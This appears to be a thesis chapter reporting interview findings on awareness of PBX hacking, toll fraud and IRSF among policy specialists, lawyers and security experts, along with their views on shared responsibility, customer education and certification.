In this chapter, Section 7.1 introduces the interview structure, analysis techniques and participants who were interviewed (including their acronyms based on their speciality). Sections 7.2, 7.3 and 7.4 present the findings of the research interviews in its respective coded theme. Section 7.5 discusses the findings. The chapter concludes in Section 7.6 with a conclusion of the findings and its discussion.

7.1.1 Participants, Interview Structure and Analysis Techniques

This research summarises the findings into assigned themes from 20 semi-structured research interviews conducted with various experts. It is important to highlight that the findings represent the personal views of those interviewed and not necessarily the views of the organisation, body or institution the individuals may represent. Due to the positions of many of the interviewees, they have been categorised into titles to summarise their position and/or experience. Table 7.1 provides a summary breakdown of those interviewed. The methodology behind how participants were selected can be found in Section 5.5. The questions that participants were asked can be found in Appendix C.

Table 7.1 - Summary position of interviewed individuals (numbers in round brackets refer to participant number)

Summary position (including participant number)	**Amount**
Cyber Security Specialists - 1 x Cyber security manager at a large multi-national insurance company (1) - 2 x General cyber security specialists (2,3)	3
European national regulatory authority (4)	1
European policy specialists (5,6,7,8,9,10,11,12,13,14,15)	11
Group IT director - FTSE250 (16)	1
Lawyers - Commercial technology lawyer (17) - Telecom lawyer (18) - Technology and data protection lawyer (19)	3
Trust & privacy expert (20)	1
Total	**20**

The research has been conducted in a semi-structured format, where interviews would usually begin with a serious of questions and then flow into a natural conversation. Throughout this conversation, additional questions may have been asked. Some interviews were one-on-one but in the case of the European Policy Specialist, on 2 occasions, invited their colleagues to the meeting (P6,7 and P8,9,10). 11 interviews were recorded and subsequently transcribed (P1,2,3,5,6,7,16,17,18,19,20), 9 declined to be recorded (P4,8,9,10,11,12,13,14,15). Where interviews were not recorded, notes were taken on key answers, along with notes of the discussion generally. Interviews were generally between 30-60 minutes long. In the case of 2 interviews (P4 and P11), communication was via email correspondence.

After the interviews were transcribed, all transcriptions, along with all other interview notes were collated and imported into the Qualitative analysis tool NVivo[140] to be coded. Coding of transcripts and data were categorised into themes and sub themes. The themes have been used to assist in presenting the findings in this chapter. To assist in finding knowledge and additional information, NVivo's tools were utilised.

To improve readability and to prevent repetition, where appropriate, quotes have only been used once. This may on occasion lead to a scenario where a quote appears in the wrong category or order, but has been included to assist in improving readability.

[140] https://www.qsrinternational.com/nvivo-qualitative-data-analysis-software/home [Date Accessed: 2/9/2020]

Where quotes have been provided with answers that are not exactly clear or could be ambiguous, an abstracted question will be provided after the quote in square brackets. Full quotes, along with questions can be seen in Appendix C and D.

7.1.2 Acronyms of Interviewees

In this chapter, the following acronyms are used:

Cyber Security Specialist – CSS
National Regulatory Authority – NRA
European Policy Specialist – PS
Group IT Director – ITD
Lawyer – LW
Trust & Privacy Expert – TPE
Participant - P

7.2 Awareness and cost of PBX Hacking, Toll Fraud and IRSF

Referring to the original objectives in Section 5.2.3, awareness (lack of) was a key theme across all participants. This section breaks this down further into sub themes to assist in presenting the findings.

7.2.1 Overall Lack of Awareness

12 (P1,2,3,7,9,11,12,13,15,17,19,20) out of the 19 participants (P10 was not asked due to arriving mid group meeting) were not aware of PBX hacking, Toll Fraud or IRSF. What was known was generally limited and in one scenario (P16), the participant only became aware of this (not by its names) when their own organisation was a victim. Participants (P6,7,9,16,20) described other telecom frauds where Wangiri fraud was the most well-known (missed call fraud).

Although on several occasions, participants across the range of categories were interested in knowing more.

Policy Specialists & NRA

Among PS, only 4 (P5,6,8,14) out of 10 asked were aware of this kind of fraud. P14 was aware through industry and stated their understanding as a:

"specific form of cybercrime with a large entry point." (P14)

Another admitted their knowledge was limited (P8), for others it was unknown whether they were aware of this (P5,6). Another PS (P6) agreed that PBX Fraud is an enabler of IRSF:

"because, you can call multiple numbers". (P6)

2 PS (P7,9) mentioned they knew of other telecom frauds. Where 1 PS (P7) explained:

"I wasn't aware of this specific use case of criminals hacking PBXs" (P7)

"I have heard about people getting tricked into calling exuberant destinations" (P7)

A PS was aware of Toll Fraud but was not aware of it specifically being called PBX Fraud:

"wasn't aware that it was called PBX Fraud for instance, but I was aware of hacking into telephone systems to conduct Toll Fraud". (P5)

A European NRA explains they were aware of this type of fraud, yet their knowledge beyond this is limited:

"We are aware of this type of fraud but do not have any further information such as on the frequency of its occurrence and/or the resulting financial impact." (P4)

Furthermore, the European NRA was not aware that EU numbers were being used as part of the fraud, specifically where calls have a higher termination payment when compared to other EU countries:

"We have not received any specific reports of such cases." (P4)

4 PS (P5,6,7,13) were interested in knowing more and were querying further to help them understand the way attacks worked:

"Is the vulnerability a network vulnerability or device vulnerability? Basically, do you hack into the end point. So it is not an issue with the network operator?" (P5)

"Is he a knowing participant?" (P6)

"Is the receiver of the call in on it?" (P7)

"interested to find out more such as how it works" (P13)

Lawyers

Only 1 LW (P18) (a telecom LW) out of 3 interviewed (all LWs interviewed were all technology focused) was aware of PBXs being hacked. The telecom LW specifically appeared to be fully aware of PBX hacking along with other forms of attacks:

"I'm familiar with various attacks against telecom companies and various exploits depriving them of revenue or taking revenue that shouldn't otherwise be acquired" (P18)

"… this is the scenario when a user has deployed some form of equipment within the premises and someone compromises say their VoIP credentials" (P18)

"…getting into their PBX and making calls through there PBX" (P18)

On learning how the fraud works, a commercial LW who was not originally aware described the fraud as:

"…the perfect crime" (P17)

As the conversation progressed, the same LW was interested in knowing more regarding how European destinations could be complicit in this kind of fraud:

"…how is that possible?" (P17)

Cyber Security Specialists

Two of the three CSS specialists who were surveyed for their awareness level had little knowledge that this kind of fraud could occur (P1,3). Although there was awareness of communication apparatus being a target:

"Yes [Aware of PBX hacking], but not for this, I have been tracking an APT group who hacked different phone networks to track individuals, but I was not aware of this scam." (P2)

"I think the potential of it being a threat was something I was aware of, but in terms of it being so imminent was not at the top of my threat analysis" (P1)

Although 1 CSS appeared to be aware of what appeared to be missed call fraud:

"No, but I'm aware of when you receive a phone call and they expect you to call back and I guess they receive some payment for doing so." (P3)

IT Director & Trust Expert

The TPE was not aware of PBX hacking specifically, but was aware of other telecom frauds:

"I was aware of a lot of scams going on the telephone. Two types primarily. One trying to get you to interact with premium numbers without you actually knowing." (P20)

Where the TPE confirmed on follow up that they were referring to missed call fraud. While TPE explains the other fraud being:

"… you receive a call which says we've noticed you have a problem with your computer" (P20)

When asking ITD if they knew what Toll Fraud was, their response was:

"Would that be when people are spoofing numbers or they call in and they dial back and you look like your dialling toll free but it's a chargeable number?" (P16)

Yet, on explaining what PBX hacking, Toll Fraud and IRSF is, their response was:

"Yes I know what you mean. We've had this." (P16)

On clarifying the cost of the incident with the participant, the ITD explained:

"It was in the thousands." (P16)

On further trying to narrow the region of "thousands" the participant stated:

"I can't remember, but we've had a number of breaches. We've moved to Exchange online, we've moved to 365 and that in itself brings its own challenges. We have MFA on a lot of users, not everyone. This is on Skype for business for example. So if you're in a country where Microsoft has infrastructure, UK, USA, France for example, you could buy a calling licence. For most countries, they do not have that in place. For example, if you want to run Skype for business in Russia, you must have a Session Border Controller, you take a SIP trunk into the Session Border Controller, preferably 2 of them so you have failover. Skype then connects to the SBC for external calls." (P16)

The ITD summarises:

"So in our instance, what happened was that someone hacked someone's account, they gone into office, installed Skype." (P16)

On explaining the uniqueness as this was originally a non-SIP attack, the ITD explained:

"So, they've done it into Skype and set the dialler up. Normally our provider is hot on blocking them, which for us can be problematic as we call frequently many of these countries regularly. What I recall was a high volume of calls to those particular numbers and I recall the cost being in the low thousands for that one user. We reset our passwords regularly, we insist on complex passwords. So, we have restricted that to an extent." (P16)

On discussing with the ITD how long the attack lasted for:

"It was picked up after about 4 days. We've got a call reporting system which goes out every 24 hours so it was only because no one had looked at it and when we did we thought wow wow wow. This person has just made 2,000 calls today, we went over to them asking have you made any calls today and they said no." (P16)

7.2.2 Unaware of the cost

Of all the participants specifically asked, none of the participants were aware of the actual global cost. 2 participants made a guess that the cost was in the millions:

"Millions?" (P16)

"Many millions, but I do not know." (P2)

On informing participants of the suspected cost being in the billions, many appeared genuinely shocked at the cost:

"Wow" was mentioned by an ITD(P16), PS (P5) and CSS (P2)

Although 1 participant (TPE), believed this to be low when compared to other cybercrimes and suggested this is due to it not being easy to conduct:

"It's surprisingly low, I would have expected a lot more…" (P20)

"…if I look at the cybercrime and compare this to others of the things I look at, such as fake news where there has been a lot of allegations since 2016 of bots and their role with foreign agents…" (P20)

"if it was relatively easy to do, the financial implications would be much higher"(P20)

A CSS believed that this fraud, on comparison to others was easier to quantify:

"…I think in this type of fraud it is easy to put a dollar figure because you know how much it is costing for each minute, which is rare in Cyber Security." (P3)

7.2.3 How hackers financially benefit

When explaining the process of how a hacker hacks and financially benefits, there was a clear understanding across all the participants. Several participants went further and were keen on understanding more about the fraud:

"…not heard of this kind of fraud and was interested to find out more such as how it works." (P13)

"How are the hackers being able to make money as they are just hacking in?" (P17)

"How does the fraudster make the money?" (P5)

"So, do they make the money?" (P5)

"So how do they make their money" (P6)

A telecom LW believes that if they are making money from it, then they (the hackers) must be involved in the supply chain:

"So, I think there are a number of different channels for it, because simply calling numbers that are expensive doesn't result in any particular gain to the organisation that has compromised the PBX and if they need to make money then they somehow need to be in the supply chain" (P18)

"Or the other situation where they are also the other side of the traffic where they are somehow in the supply chain where they are benefiting from withholding some of the money before passing remainder on to whoever is downstream of them." (P18)

The participant offers an alternative explanation that fraudsters may be making money in alternative ways by setting up a calling card operation where they receive money for the calling card, instead of directly from the numbers being called:

"Yes, and if for example you were looking to setup a calling card business where I handout a card with an access number on it, you dial the access number, you think you're dialling into the providers network, but really you're just routing the call through the compromised PBX. The numbering is in effect irrelevant and the cost saving to the hacker is that they don't have any transit charges. Yes, it makes sense to me that we are not necessarily talking about where the recipient is a premium rate service operator which is retaining revenue at the end of it. It could be at the beginning taking money directly from someone's hand in exchange for a calling card and have a low or zero cost of supply by not having to account for the transit." (P18)

7.2.4 Failure to understand geographic numbers

Where discussions took place, on 3 occasions participants (1 LW and 2 PS) did not expect or understand how geographic numbers or traditionally low-cost numbers were involved or could be involved in this kind of fraud:

"…did not know non-geographic numbers, let alone geographic numbers could be used like this, although understood how it worked" (P17)

"had a hard time in understanding that calls were not necessarily to non-geographic numbers" (P10)

"So how do they make the money?" (P5)

7.2.5 Who is doing this?

Developing the points raised in 7.2.2 in regard to how this is conducted, the cost and skill set required, a LW (P17) went further than the TPE to suggest who would be capable of doing this:

"Lets be clear. If this was one person in his bedroom he would be found out because of all that money…" (P17)

"…hand in hand with money laundering and you cannot launder without raising questions and being noticed…" (P17)

"… So certainly, something to do with the power or administration in place…" (P17)

"…It could be at local level, federal level. We do not know. But I cannot believe and if we take the lower of the amounts, surely to be able to pass it through tax authorities, how do you do that? When the fraud is that big, this is when it should raise concern because obviously something has gone wrong." (P17)

A CSS believed that the behaviour, sophistication and scale of these attacks when questioned believed that this is the apparent behaviour of an APT:

"Yes, I think so" (P1)

Where a different CSS demonstrate telephony APTs do exist and has been tracking an APT involved with hacking phone systems for tracking purposes:

"…I have been tracking an APT group who hacked different phone networks to track individuals…" (P2)

An ITD whose organisation were victims of this kind of fraud remembered they were being hacked from Russia and China:

"Yes, all over. We got hit from China, Russia, for example. These are the countries we most see. I think we also had Malaysia" (P16)

Where the participant went further and explained where they were calling:

"I remember some were to African countries, but can't remember which ones. I was notified because we had some very weird large billing, automatic diallers pinging out to these numbers which we now get alerts on." (P16)

A LW commented how little Russia was exposed to hacking attempts in comparison to America and Europe:

"Have you seen the map of all the hacks that have happened over the past 10 years? That has been released by the US Department. It is very interesting as they have put red dots of all IT hackings and you can see the US, North America is particularly exposed and you also see that Europe is particularly exposed and it is very interesting to see how little Russia is exposed…" (P17)

"…you see little red dots all over Europe, all over North America and you barely have any in Russia, it is odd." (P17)

"It would not surprise me if you said to me that a lot of the hackers are based in Russia" (P17)

A CSS implies Russia as a potential safe haven for conducting this kind of fraud:

"so they are located in a country which has a dodgy service provider, maybe somewhere like Russia somewhere where there is no recourse to tracing them" (P2)

A LW who is familiar with different telecom frauds implies that on some occasions the service provider or communications provider themselves can be involved in the fraud:

"Or the other situation where they are also the other side of the traffic where they are somehow in the supply chain where they are benefiting from withholding some of the money before passing remainder on to whoever is downstream of them." (P18)

Money laundering is expanded on in Section 7.3.

7.3 Payment Services Sector Comparison

The payment services sector comparison develops from 7.2.2 which discusses various costs involved in an attack. Several participants extended their statements to include a comparison which linked to the Financial Services Sector. This included comments on money laundering, how financial institutions would respond if these frauds were within the Financial Services Sector and overall how it related to terrorism funding.

7.3.1 Fraud, Terrorism Funding and Money Laundering

On explaining to a PS that this kind of fraud has been linked to terrorism, the PS could see the link between organised crime and terrorism:

"It funds organised crime, which goes onto fund terrorism." (P5)

"Fraud is always a risk to business" (P5)

Where a LW was not surprised at this funding terrorism due to the simplicity of the fraud:

"No wonder, it is so easy to do" (P17)

The same participant expanded on this to explain how it not only goes in hand with money laundering, but implies how the money remains hidden from the authorities:

"…this is hand in hand with money laundering and you cannot launder without raising questions and being noticed…" (P17)

"…cannot believe and if we take the lower of the amounts, surely to be able to pass it through tax authorities, how do you do that?" (P17)

A CSS enquired about the mechanism of transferring money and considers what banks are doing, referring to processes known as Know Your Customer (KYC):

"So the phone calls have been made, money has gone to this account. Is the money then actually paid out to an actual bank account in that country?" (P2)

"I would be interested in seeing what is happening on the bank side. Because obviously whoever is doing this obviously is not present in all those countries. KYC is a big thing these days." (P2)

"If they can find a service somewhere that allows the remote opening of accounts, then yea." (P2)

The same CSS was shocked to find out that this had been linked to the funding of terrorist organisations and was not aware of the real potential cost:

"Wow… …No I didn't" (P2)

Another CSS was asked if they believe next generation communication networks could facilitate money laundering:

"I think the key word there is facilitate and therefore yes" (P3)

Following up on discussion of financials aspect on an attack, the same CSS believes that this kind of attack would only do financial damage directly to the assets of the company (bank balance etc.). Not brand or reputation damage:

"This type of attack will only harm the financial assets of the company. I don't think it would do any type of brand damage or reputation to the business." (P3)

In respect of a small business, the CSS highlighted their concerns over the impact on the company's ability to survive if it was a small business:

"it will also affect their financial and maybe their survival too. To clarify what I mean is in a cyber-attack, the financial status of the company is not always the objective of the attack, sometimes the objective is not to cause them financial loss, but to cause them to lose reputation." (P3)

A PS was unaware that it was common for a CP to pay out to a business for the termination rate (the fee paid to the CP for completing the call) and raises the prospect of the CP being complicit:

"So the terminating operator is complicit in the fraud?" (P5)

"Is it common? That an operator has an agreement with a private company or even private person? To pay out revenue from the termination rate?" (P5)

7.3.2 Comparisons between financial and telecom sectors

An ITD questions whether there is a lack of investment within the sector and makes the comparison with the payments sector and their investment in fraud. The ITD highlights that because banks need to indemnify the customer making them partially responsible if fraud occurs, then they have invested significantly in this area:

"There is probably a far less investment gone into this. There is a lot of money put into preventing credit card fraud because the bank needs to indemnify the customer. However, with a PBX or phone system?" (P16)

A PS suggested that a CP could provide an advisory service (a value-added service) alongside their communications products and services which is similar to that offered in the Financial Services Sector where "professional" advice is sort in certain areas:

"Yes. I assume, that in a B2B setting they may also offer advice, anti-fraud services or something, not for free, not because they are legally obliged to, but because they see a business case in the package. Oh and by the way, we can help you avoid these issues, without taking any responsibility whatsoever" (P7)

"Yes, just like you get a bank loan and they offer you a life insurance policy." (P7)

Developing the discussion further with P17 to understand their views, it was suggested that based on using the current setup and processes within the Financial Services Sector, responsibility could be shared (see Section 7.4.1) between all stakeholders where each party has a responsibility:

"I was thinking about the payments industry" (P17)

"…I think a comparison with the payments system is a good one. Especially as PSD2 Directive is going to be released." (P17)

"...why couldn't we put certain responsibilities on each stakeholder on the whole chain?" (P17)

"that is what we are doing with the payments system, companies issuing cards, companies running the payments systems and the customers all have certain responsibilities" (P17)

"The customers who are also the consumers have responsibilities, the shops allow payments have certain responsibilities, it is a complex system. But each actor along the line of the payment has certain responsibilities and this seems to me that this vision is lacking in this case and perhaps the European legislator will find a way through that." (P17)

7.4 Responsibility and Mitigations

During the interviews, questions were asked in respect of who and where responsibility should lie. Much of this section extends from unstructured elements of the interview where the conversation was in a free flow phase. There were multiple sub themes that were established during this section and to assist readability, quotes from participants may on occasion be out of order (where context is still provided, not to mis-represent a quote).

There was a general consensus among all participants that more should be done in attempting to mitigate, but split views on by who, where and how that should or could be achieved. Although there was a general agreement that there should be shared responsibility.

7.4.1 Shared Responsibility

Responsibility based on how much control

A CSS (P2), implies that responsibility could be linked depending on how much control the end user has in setting up and provisioning their service.

"… the first instance it is not something the service provider physically controls then it has to be the person who is physically in charge of the PBX system, the person who actually maintains it should be the one tasked with securing it. If you're renting your system, that is a different kettle of fish." (P2)

"Yes" [Depending on how much control they have?] (P2)

A telecom LW (P18) also highlights there may be a link between how much control a customer has and how much responsibility it should have:

"It is on a spectrum between who is responsible, and devil is in the detail" (P18)

"Depends how much control there is depends on how much responsibility they should be given. (for example, if they have lots of configuration control, then they should have more responsibility)" (P18)

A technology and data protection LW believe that the best approach may be a collaborative approach:

"Yes, which is better than deciding whether a specific or threat actor should have a duty to inform as that is a different question." [a collaborative approach, i.e. multiple stakeholders] (P19)

The participant thinks that an operator does have a duty of care, although it depends whether they have the means to do something about it:

"Yes. However, it depends who is best placed to do something about it. Does the provider have the means though?" [providers have a duty of care?] (P19)

A LW (P17) discusses the idea that responsibility should be tied to the technical capabilities of being able to do something about this:

"who from the operators perspective is best positioned to spot that type of fraud" (P17)

"So even if the end customer is NEC and is a professional in the sector, lets say they do not have the technical means to check on the lines precisely what's going on other than protecting themselves by firewall or other means, maybe we should look into spreading that burden in order to make sure the provider that can check on its line should be able to at least alert the customer. Responsibility in this case is the more important point, but as with anything in technology it is a mix between technology and policy." (P17)

"you have to distinguish between professionals who should be aware and professionals who have the technical means to prevent it" (P17)

"So there were things that cannot be done unless you have the technological ability to do something and there are things you will have to do because regulators tell you to do." (P17)

CP monitoring and providing tools

A CSS implies that a CP are in a good position and would be possible for them to determine if the customers usage is normal, operating a block and verify process:

"So it should be really easy for the service provider to see a massive difference in normal use. At the very least you should be able to block that for a second and confirm" (P2)

Another CSS further provides their view that although they understand these attacks occur outside of the CP's network, the CP should have processes in place to reduce the risk of this happening:

"The provider should be aware of this risk, the business goes to the provider to obtain the service. In terms of the business being aware of it, I believe in my opinion the provider should already have controls in place to reduce the risk of this occurring. Because of how the attacks occur being on the customers equipment though I can see that technically this would not be the providers direct responsibility" (P1)

The final CSS also supports the concept that a CP could provide the customer the tools to assist themselves:

"That is correct. They give them the tools to protect themselves" (P3)

A commercial LW implies that they believe a CP should be actively monitoring for this and attempting to limit damage:

"should be more monitoring to prevent escalation" (P17)

Each stakeholder has a part to play

When discussing the area of responsibility, a finding was that various stakeholders involved should all have an element of responsibility applied to them.

"I think generally with this kind of risk it is a shared responsibility. But also from the public side, from the operator side, from the end user side and I don't think you should only identify one party." (P5)

"…it is shared responsibility, you need to have the operator provide the network, make their customers aware of it. You have to have regulators or public authorities making people aware." (P5)

"believed that responsibility should be shared" (P17)

"...why couldn't we put certain responsibilities on each stakeholder on the whole chain?" (P17)

A LW explained that in their opinion, the outcomes from the sample cases are interesting and suggests that there could be some form of shared responsibility, where responsibility is based on who the customer is:

"interesting because it crosses different areas." (P17)

"…depends who your customer is." (P17)

"…NEC and KPN case law is a good example" (P17)

"It is different when you have 2 professionals in the same sector compared to for instance consumers which would make it difficult for the legislator to objectively and prior to any case law to divide responsibility" (P17)

5 PS interviewed highlighted that there needed to be increased co-operation:

"There needs to be more co-operation across various stakeholders" (P8,P9,P10)

"becoming a bigger problem and understood that this was a complex issue and required a multi-agency collaborative approach" (P12)

"Responsibility needs to be shared…" (P14)

7.4.2 End User Education and Awareness

Throughout the interviews, many participants across all categories acknowledged the importance of raising end user awareness of PBX hacking.

Policy Specialists & NRA

A European NRA believes that it is important to raise awareness to various customer types (consumers and business) about fraud in telecommunications:

"We acknowledge the importance of raising awareness and informing customers, including businesses, about telecommunications fraud." (P4)

A PS believes that businesses should be made aware of the threats, although specifically for large companies they could be made aware through threat intelligence processes:

"They should be made aware of the threats in the sense that people, especially the way I see it. There are 2 categories. There are the big companies, so if a company has a security department it never hurts to bring to their attention as part of threat intelligence, a new series of attacks or use cases targeting part of their infrastructure that they may have not paid attention to because they have a limited set of resources and were focusing on where the attacks were coming in." (P7)

PS believes businesses should be made aware: *"Yes"* (P5)

A European NRA expands on their previous comments and believe that CPs could educate their customers of the potential risks when using the internet, along with measures that could be taken to mitigate risks:

"Various stakeholders including providers of electronic communications networks and/or services may have a role to play in educating customers on risks of potential threats when using the internet and on measures to be taken to mitigate such risks." (P4)

A PS believes that CPs should be making their customers aware to assist them in managing the risks:

"CP should make people aware so they are able to risk manage" (P15)

Lawyers

A Technology and Data Protection LW (P19) believes businesses should be made aware:

"Yes" (P19)

P19 believes that CPs should be mandated to provide information about risks that could occur and what they could do to mitigate. Although the participant highlights that it is one thing to inform, but another to understand which solution should be taken:

"Yes, however it's one thing to inform, but it's another to understand which solutions that should be taken." (P19)

Alternatively, a telecom LW does not believe there is a case for the provider to inform customers of not securing their equipment correctly:

"I wouldn't have any objections to a provider who choose to do so. I'm sceptical there is case for regulation compelling them to do so." (P18)

The participant explains their viewpoint further on the question whether they think there should be a form of regulation for this. The participant believes the onus should be on the business to find out and protect themselves. The participant gives the impression that there should not necessarily be more regulation on the CP. Note: The text gives the impression that the onus should be on the telco, should there be regulation, however the audio does not:

"My question would be, before imposing any regulation, there needs to be a careful calculation of the costs versus the benefits of doing so and if you're implementing a PBX, the chances are you are a business. Businesses typically get less protection than consumers and I would have thought that if you are a business choosing to put in place a system that allows you to originate chargeable events, the onus is on you to ensure that it is secured. So no, I wouldn't see an obligation being placed on a telco to do that. If the NCSC or Ofcom wanted to issue some general guidance, great, but at the moment I am not seeing the need for regulation, or if there is regulation, the onus should be on the telco." (P18)

P17 believes, the service provider should be more responsible for the content going through their communication channels or lines:

"Yes" (P17)

P17 goes on further to highlight 2 stages they believe is important, which include educating end users, but implying that professionals should have responsibility for informing users and also accepting from experience that there is always some risk and nothing is completely secure:

"…information of the end user which is essential for educating them how to use devices..." (P17)

"For example, we've had to run a communication on how to use WhatsApp and how not to use WhatsApp for business purposes and how that has GDPR implications. People do need to be educated on that. For example, I did not know about this hacking, however through discussions I have now become aware of it." (P17)

"I have been working in the IT sector for a long time, perhaps I am naturally more cautious using a USB stick, connecting a public WIFI, all those things that most people do not think about. I understand that I am a potential victim and am not sure if I am doing everything 100% right each of the time" (P17)

"So again, information is essential for the end user." (P17)

"However, this layer of professionals they know what they are doing; I really hope so. So it is a question of how much responsibility can they take at that level, can't we fraction that

responsibility or if not call it responsibility, maybe requirements for each of them to make sure every time of the communication, somebody knows there is a risk and try's to mitigate the risk. I think it would be foolish to think that we will prevent that completely." (P17)

"I can say that the lawyer in me and my experience in a long career in the IT sector being on the side of the processor, so an IT supplier where our customer will ask us to have a bug free, defect free or guarantee 100% free security or guarantee they will never be hacked. This is ridiculous, this is not going to happen as we are always playing catchup." (P17)

Cyber Security Specialists

2 CSS (P2, P3) believes businesses should be made aware: *"Yes"* (P2) (P3)

A CSS goes further and suggests that the provider should provide training materials that could introduce them to the issue. In addition, the participant suggests that there is a gap in knowledge of what the technology is and they're being "pushed" to use it out of necessity. The participant also highlights that users could be encouraged to take out insurance to protect themselves.

"The provider should provide training materials, it doesn't have to be full training material, but they could point to how to protect themselves." (P2)

"Yes. So, in South Africa for instance, more people are being forced over to VoIP because of copper cable theft. They have a huge problem with home users, especially the elderly who not understand why they are being forced to use this technology." (P2)

"…not just education but encouraging the end user to take insurance specifically against this." (P2)

Another CSS also believes providers could also provide suggestions such as taking professional advice. i.e. this is what can happen if you don't set something up correctly and you can take professional advice:

"yes" (P3)

The same CSS believes that information given once a year is reasonable and would be good for CPs to do this. P3 compares this to the safety information you get when you buy a fridge.

"When you buy a fridge, it has safety information on the back of it. So what you're saying is when they sign up to the service, they could be given some information in a leaflet for example. A safety information maybe." (P3)

"Maybe once a year as a reminder, I think that is adequate." (P3)

"That would be something nice of the companies." (P3)

Contrary to P2 and P3, P1 has a different view that it is not necessarily the CP's responsibility to raise awareness comparing a similar scenario with security software:

"Although I don't think it is the providers responsibility to raise awareness around this point. I say this because if we look at just one Symantec suite for example. DLP package that they provide. If you install DLP on one of your end points and have it running and lets say you get caught via a phishing email, DLP tool would pick it up, but it was your responsibility to configure that DLP tool to ensure it gets picked up prior. It is your responsibility to ensure that Symantec suite is fully updated with the latest packages. So it is your responsibility as an end user to ensure that your Symantec is up to date and you have configured it correctly. If you get caught by a phishing email, I don't think that will go back to Symantec to be their responsibility." (P1)

In addition, P1 implies that this is not going to be at the top of an agenda of a business or even IT dept as principles such as security by design are only recently starting to become mainstream:

"Yes. My own organisation has recently only started communicating security by design for our applications to our leads. Security by design is a 30-year-old principle. So given that we are only reaching this point now and if we look at our competitors and benchmark ourselves against our competitors we're probably not at the bottom, but also not at the top either. So it is quite concerning that when you don't have the basic principles set in place, things with an emerging technologies aspect such as AI, robotics, block chain, VoIP etc. This is not going to be on our radar at all." (P1)

IT Director & Trust Expert

An ITD (P16) believes providers should make their customer aware of the risks: *"Yes"* (P16) where the participants elaborate that in their business, they make their customer aware of the risk:

"Yes, I think if I apply our own business model we sell our product and service, if there was risk of something happening to someone we are supplying a service too we would tell them about it and we would tell them that risk. We forewarn them. But yes, I think they should be making you aware." (P16)

"I think the telco provider and any other party in the call chain for example Microsoft should make you aware of the risks" (P16)

The ITD goes further to explain the difficulty in educating the end user:

"The thing is, your general user just isn't aware. It's the educational piece which is hard as people just don't care. You know, you get techies who say here's the problem and you have to end up trying to personalise it a bit. But every time we have a phishing attack, there is a bit of me that is worried that we have missed something." (P16)

A TPE firmly believes users should be made aware:

"I definitely believe they should be made aware" (P20)

The participant questions the amount of responsibility the business should have, referring to similarities of that with GDPR and implies there could be hindrance using a telephone if businesses become too concerned, although suggests there should be some official body who has responsibility for this:

"…I am not sure how much responsibility they should take for it and the reason I say that is because increasingly, especially since the GDPR came into effect. In 2016 businesses knew this was going to happen in 2018 and now everybody is so paranoid about whether they can use personal data for example, that I think there needs to be a bit of give and take. So that there should be at

least an ombudsmen that looks at what is going on. Once you get into the data environment opposed to the copper wire. It was easy before to say their provider was responsible." (P20)

On asking the participant whether providers should have more responsibility in informing their customers of the risks that could occur, the participant was strongly in agreement, implying there should be also more support for providers using the issues surrounding GDPR as a base for reasoning:

"Yes. Very much so." (P20)

"…there needs to be an organisation like the ICO that needs to be a lot more helpful to the providers…" (P20)

"…as far as the GDPR is concerned, a lot of that is unenforceable from a data controller point of view. So people have these rights in Article X for instance and then an expectation in Article 30 that all the processes are in place to be able to support those rights. But nobody thinks about bringing it all together and nobody thinks about what the end user is really going to do. It has been known in the social sciences that around the internet, around privacy that people say yes we are really conservative and don't like this, that and the other and then offer them free internet for a year and they will give everything away." (P20)

The participant believes basic advise should be provided, profiling key issues that could occur with specific services, not just in this kind of fraud, but broader reach such as broadband or IOT. In doing so, it is important with how it is positioned:

"Yes, but they have to be very careful how they frame it." [provide basic information?] (P20)

"For example, you get a broadband router from your telecom provider and they inform you it has a firewall, but they have to help people understand why that is important, especially as consumers." (P20)

"And similarly for the small business opening up their PBX for whatever is out there, they need to understand what is going on, so there is no point in saying they offer this, that and the other." (P20)

The participant expanded their thought further by using social science theory and concepts around trust to reinforce their viewpoint, including how a business user may perceive their relationship with their supplier:

"The other thing is that people will become wary very quickly if there is a price to pay. Because the basic trust paradigm is between 2 people, but also works between a person and an organisation. For example, do I perceive it has benevolence, which does it have my best interests at heart, integrity such as doing a good job and is competent, it is capable of doing that job. That is the classic model of trust in the social sciences." (P20)

"So as part of the benevolence piece I want my provider to tell me we are now doing this because we believe it helps you. We have been looking at what is going on in the industry and believe this is the right way. Immediately that makes me think they have my best interest at heart, they are not now trying to tell me I need to buy this new service, they are just telling me this is the way they are going to improve my service. They are competent because they know how to do this and they have integrity because they have intelligence, the technical know-how and have translated that in a way that I can understand which helps me as a customer." (P20)

"It then becomes where in the food chain does that responsibility lie, but certainly if the providers are prepared to say we're giving this away for free because we think this is the right thing to-do, that will start to strengthen the trust relationship in the user and the provider." (P20)

"I see from a reputation and trust point of view that indeed the provider giving hints, you want to use this kind of equipment, you want to be careful if using this for instance." (P20)

Ease of understanding

A CSS who is in favour of customers being provided information to assist them, implies that anything designed has to be easy to understand and interpret:

"A list is a good thing for larger or professional players, but when you're taking your home user, you can have a list at the back end, but at the front-end show something nice and show emotions." (P2)

A TPE believes the customer must be able to understand what is provided to them:

"…what is needed is for the customer to understand in terms that are real for them." (P20)

Contracts

A CSS raised a point that they believe customers may already be made aware of issues or the risks via the contract:

"Going back to your original point of should the supplier specifically raise awareness around this point. I think generically it will be raised in the contract. This is a control and it sets out simply what would happen for example that a customer is responsible for any misuse for instance." (P1)

Although a CSS highlights and suggests that businesses, (especially small businesses) who are being forced to use this technology, may not understand what it is they are agreeing too:

"If you have small businesses who are having to use this technology and do not understand what is going on, there is a massive problem there. Back to the old thing of tick box compliance. Have people really given permission if they do not understand what they are saying. Are they in a position to say no?" (P2)

The participant understands the viewpoint of NEC and implies that larger organisations rely more on a contractual/legal relationship, rather than a trust relationship:

"I have some sympathy with NEC. Any large business for whatever reason, they want to offload to another organisation, so is not so much a trust relationship, but a contractual relationship between them and so it is reasonable for someone like NEC to say KPN, you're the guys running the network, so you should tell me. Then KPN come back and say we told you previously and you didn't do anything. So then do NEC have to take a responsibility for their own staff, do NEC have to have a closer relationship with KPN? But before that specific scenario comes off, the expectation is that these guys know what they are doing." (P20)

7.4.3 Certifications and Accreditations

Policy Specialists

A PS implies that if manufacturers have not implemented processes which make their products secure during the development and design phases, there could be a case to bring this to the attention of the regulators and accreditation schemes that exist:

"…if it is a matter of these manufacturers or vendors suddenly digitalising or are stuck in the mindset of why would anyone hack us, haven't implemented any reasonable security measures in their development procedures, then we can also make a case or consider whether to bring these kind of things to the attention of certification schemes or regulators." (P7)

The participant goes further (reinforced by another PS whose thoughts are of a similar opinion) that the new EU Cyber Security Act could be of assistance by providing users of that system an example of a secure setup:

